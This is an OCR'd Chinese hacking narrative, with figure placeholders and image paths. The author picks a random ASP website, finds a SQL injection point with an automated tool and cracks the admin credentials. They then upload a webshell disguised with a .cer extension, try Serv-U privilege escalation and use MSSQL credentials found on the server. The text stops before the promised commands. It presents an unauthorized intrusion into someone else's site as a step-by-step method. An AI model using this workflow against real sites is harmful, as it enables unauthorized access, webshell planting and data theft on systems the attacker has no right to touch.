


图1


图2

我随手点开一个网站，原来是动态ASP的，直接请出工具啊D进行检测，发现了注入点（图2），直接猜解，得到了帐号和密码（图3）。

但是使用啊D检查出来的后台页面却是一个论坛的，我试了半天也没能进入（图4）。

只能把希望寄托在GOOGLE上面了，还好GOOGLE不负所望终于得到了地址（图5），我使用得到的帐号和密码也成功的进入了后台。直接上传CER后缀名的小马，成功上传（图

6），然后在IE中访问，小马显示了出来（图7），然后就是上传我们的大马了。




图3




图4




图5

服务器对于权限的设置还不算太BT，除了D盘外都可以浏览，刚开始时我还以为是管理员设置的呢，进入之后才知道我猜错了，根本就没有D盘。找到Serv-U的目录，修改ServUDaemon.ini文件，没有权限修改（意料之中的事），使用自带的ASP版Serv-U进行提权也没有提升成功，我又换了一个木马还是没有成功！在其它网站目录得到了MSSQL数据库连接的用户名和密码，1433端口只对内网开放，不对外网开放，使用ASP木马带的连接工具连接成功（图8）。

但当我执行**net user**命令时，却出现了如图9所示的提示（注下面这张面，是我恢复成功后的）。

我到GOOGLE上搜索了一下解决的方法，使用以下命令可以启动它，在执行语句里依次执行：



图6




图7




图8




图9

